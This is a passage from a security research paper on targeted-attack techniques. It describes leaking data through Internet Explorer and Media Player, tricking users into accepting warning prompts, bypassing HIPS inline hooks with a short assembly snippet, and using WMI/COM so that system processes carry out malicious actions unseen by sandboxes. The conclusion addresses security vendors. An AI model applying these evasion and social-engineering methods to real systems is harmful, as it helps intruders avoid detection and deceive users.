
In case of IE6 or IE7, as you can see, the code launches IE and media player automatically. The information would be transferred out. However, there will be a pop-up warning message before opening media player when you are using IE8 and IE9. For this situation, we may use some tricks to interact with users, for example we can create some animation with links. I think most of users would still click 'Yes' to allow the connection.

3.4.Techniques to defeat behavior based protection and automatic analyzing sandbox

In case of exploit is launched, traditional signature based malware protection is useless, because the exploit or malware is usually 'customized'. Users can only rely on behavior based protection. For example, the HIPS could block your connection to Internet, block file dropping to system folders, and block access to sensitive registries. Therefore defeating HIPS will become exploit writer's next major task.

Inline Hook Bypassing

Many HIPS use inline hook to intercept API and monitor behaviors. Most of them are using Microsoft Detour library or Detour-like approach. Bypassing this kind of API hooking, we many just skip a few begging bytes.



```
Push 0x608
push    offset stru_7C82D450
call    __SEH_prolog
mov     eax, dword_7C88B7B0
mov     [ebp+var_1C], eax
```

(Create the same value in stack)


```
Jmp  0x7C82D146+5
```

WMI and COM Objects


The HIPS usually does hook to observe malicious behaviors (No matter in ring0 or ring3). Once it detects a suspicious behavior, it would check 'who' is doing this by identifying the process. If the process is not in its legitimate (white) process list, it could block the action.

Try to imagine, if legitimate process could do things for us, the HIPS would become useless. Do injection to those system (legitimate) processes? No, the injection could be blocked.

We noticed that Microsoft has already provided complete solutions – the WMI and many useful COM objects. By leveraging the technologies, system process could do everything for us, including connecting to Internet, access files/registries, and even installing a MSI file.



Not only defeating HIPS, the approach could also defeat automation analyzing sandbox system. The malware 'process' actually does nothing directly. The sandbox could record nothing if the sandbox only tracks malware process.



WMI / COM Shellcode

Writing shellcode to use WMI, we need to include some functions in ole32.dll: CoUninitialize(), CoInitializeSecurity(), CoInitializeEx(), CoCreateInstance(), CoSetProxyBlanket().


Get instance via CLSID_WbemLocato(), and connect ROOT\\CIMV2. GetObject can get 'Win32_Process', and GetMethod can have 'Create'. Then use ExecMethod to launch notepad.exe.

4. Conclusion

We have discussed complete solutions to make a weapon of targeted attack with many new techniques:

- How to find vulnerabilities: AVM fuzzing technique.
- How to defeat exploit mitigation technologies: new JIT spraying.
- How to make an exploit without memory hard work: attack policy flaw.
- How to defeat desktop protection and analyzing system: WMI and COM.

We believe attackers are working hard on these topics. We wish security vendors could address these problems to come out solutions ahead of attackers.


Probe victim's environment and collect information. (embed swf in office)
+
Use New JIT techniques with browser, PDF, Office vulnerabilities.
+
Use COM technique to bypass HIPS
=
Future APT attack?

Reference

Office is Still Yummy Ming-chieh Pan and Sungting Tsai, 2010.	http://exploitspace.blogspot.com/2011/06/our-presentation-in-syscan-10-singapore.html
as3compile.exe	http://www.swftools.org/
Adobe Virtual Machine 2 (AVM2)	http://www.adobe.com/devnet/actionscript/articles/avm2overview.pdf
INTERPRETER EXPLOITATION: POINTER INFERENCE AND JIT SPRAYING	http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf
Writing JIT-Spray Shellcode for fun and profit	http://dsecrg.com/files/pub/pdf/Writing%20JIT-Spray%20Shellcode%20for%20fun%20and%20profit.pdf
Enhanced Mitigation Experience Toolkit v2.1	http://www.microsoft.com/download/en/details.aspx?id=1677
swfretool	https://github.com/sporst/SWFREtools
MS11-050 IE mshtml!CObjectElement. Use After Free	http://d0cs4vage.blogspot.com/2011/06/insecticides-dont-kill-bugs-patch.html
Win32_Process Class	http://msdn.microsoft.com/en-us/library/aa394372(v=VS.85).aspx
Bypassing Export address table Address Filter (EAF)	http://skypher.com/index.php/2010/11/17/bypassing-eaf/
Heap Feng Shui in JavaScript	https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf